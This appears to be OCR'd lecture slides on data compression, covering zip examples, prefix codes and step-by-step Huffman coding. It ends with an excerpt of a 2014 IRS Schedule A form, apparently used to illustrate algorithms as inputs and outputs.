
Compression

```
0587355292:src7m Maxim$ zip subsetSum.zip subsetSum.cpp
  adding: subsetSum.cpp (deflated 57%)
0587355292:src7m Maxim$ ls -l subsetSum*
-rw-r--r--@ 1 Maxim  staff  1656 Jun 15 12:49 subsetSum.cpp
-rw-r--r--  1 Maxim  staff   883 Jun 18 11:12 subsetSum.zip

0587355292:src7m Maxim$ unzip subsetSum.zip
Archive:  subsetSum.zip
replace subsetSum.cpp? [y]es, [n]o, [A]ll, [N]one, [r]ename: r
new name: unzipped.cpp
  inflating: unzipped.cpp

0587355292:src7m Maxim$ diff unzipped.cpp subsetSum.cpp
```

Lossless Compression




ASCII

Character	Decimal	Binary	Hexadecimal
A	65	1000001	41
B	66	1000010	42
C	67	1000011	43
D	68	1000100	44
E	69	1000101	45

ECEABEADCAEFEEEECEADEEEEEDBAAEABDB
BAAEAAACDDCCEABEEDCDEEDEAEEEEEEAEED
BCEBEEADEAEEDAEBCDEDEAEEDCEEAEEE

character	A	B	C	D	E
frequency	0.2	0.1	0.1	0.15	0.45

Morse code



Prefix Property

A	0
B	1
C	01
D	11

Prefix Property


A	0
B	1
C	01
D	11


A	0
B	10
C	110
D	111


Huffman Coding


ECEABEADCAEFEEEECEADEEEEEDBAAEABDB
BAAEAAACDDCCEABEEDCDEEDEAEEEEEEAEED
BCEBEEADEAEEDAEBCDEDEAEEDCEEAEEE


character	A	B	C	D	E
frequency	0.2	0.1	0.1	0.15	0.45


0.1
0.1
0.15
0.2
0.45
B
C
D
A
E


0.2
0
1
0.1
0.1
0.15
0.2
0.45
B
C
D
A
E


0.35
0
1
0.2
0
1
0.1
0.1
0.15
0.2
0.45
B
C
D
A
E


0.55
0
1
0.35
0
1
0.2
0
1
0.1
0.1
0.15
0.2
0.45
B
C
D
A
E


1.0
0
1
0.55
0
1
0.35
0
1
0.2
0
1
0.1
0.1
0.15
0.2
0.45
B
C
D
A
E


General idea

Exploit redundancy and existing order inside the sequence.

Sequences with no existing redundancy or order may get expanded.

SuperZip

Suppose an algorithm designer says their algorithm SuperZip can compress any bitstream by 50%. Why is this impossible?


There is no application set to open the document “data.huf”.
Search the App Store for an application that can open this document, or choose an existing application on your computer.
Choose Application…
Cancel
Search App Store
data.huf

Things get weird

```
0587355292:Desktop Maxim$ zip dog.zip dog.txt
  adding: dog.txt (stored 0%)
0587355292:Desktop Maxim$ ls -l dog*
-rw-r--r--  1 Maxim  staff    7 Jun 18 12:57 dog.txt
-rw-r--r--  1 Maxim  staff  171 Jun 18 12:58 dog.zip
```

Algorithms

Computational thinking

inputs → algorithms → outputs

SCHEDULE A (Form 1040)

Department of the Treasury
Internal Revenue Service (99)

Itemized Deductions

▶ **Information about Schedule A and its separate instructions is at *www.irs.gov/scheduleа*.**
▶ **Attach to Form 1040.**

OMB No. 1545-0074

2014

Attachment Sequence No. **07**

Name(s) shown on Form 1040 | **Your social security number**

Caution. Do not include expenses reimbursed or paid by others.

Medical and Dental Expenses

1 Medical and dental expenses (see instructions) 1
2 Enter amount from Form 1040, line 38 | 2 |
3 Multiply line 2 by 10% (.10). But if either you or your spouse was born before January 2, 1950, multiply line 2 by 7.5% (.075) instead 3
4 Subtract line 3 from line 1. If line 3 is more than line 1, enter -0- 4

Taxes You Paid

5 State and local **(check only one box):**
a ☐ Income taxes, **or**
b ☐ General sales taxes 5
6 Real estate taxes (see instructions) 6
7 Personal property taxes 7
8 Other taxes. List type and amount ▶ 8
9 Add lines 5 through 8 9

Interest You Paid

Note. Your mortgage interest deduction may be limited (see instructions).

10 Home mortgage interest and points reported to you on Form 1098 10
11 Home mortgage interest not reported to you on Form 1098. If paid to the person from whom you bought the home, see instructions and show that person's name, identifying no., and address ▶ 11
12 Points not reported to you on Form 1098. See instructions for special rules 12
13 Mortgage insurance premiums (see instructions) 13
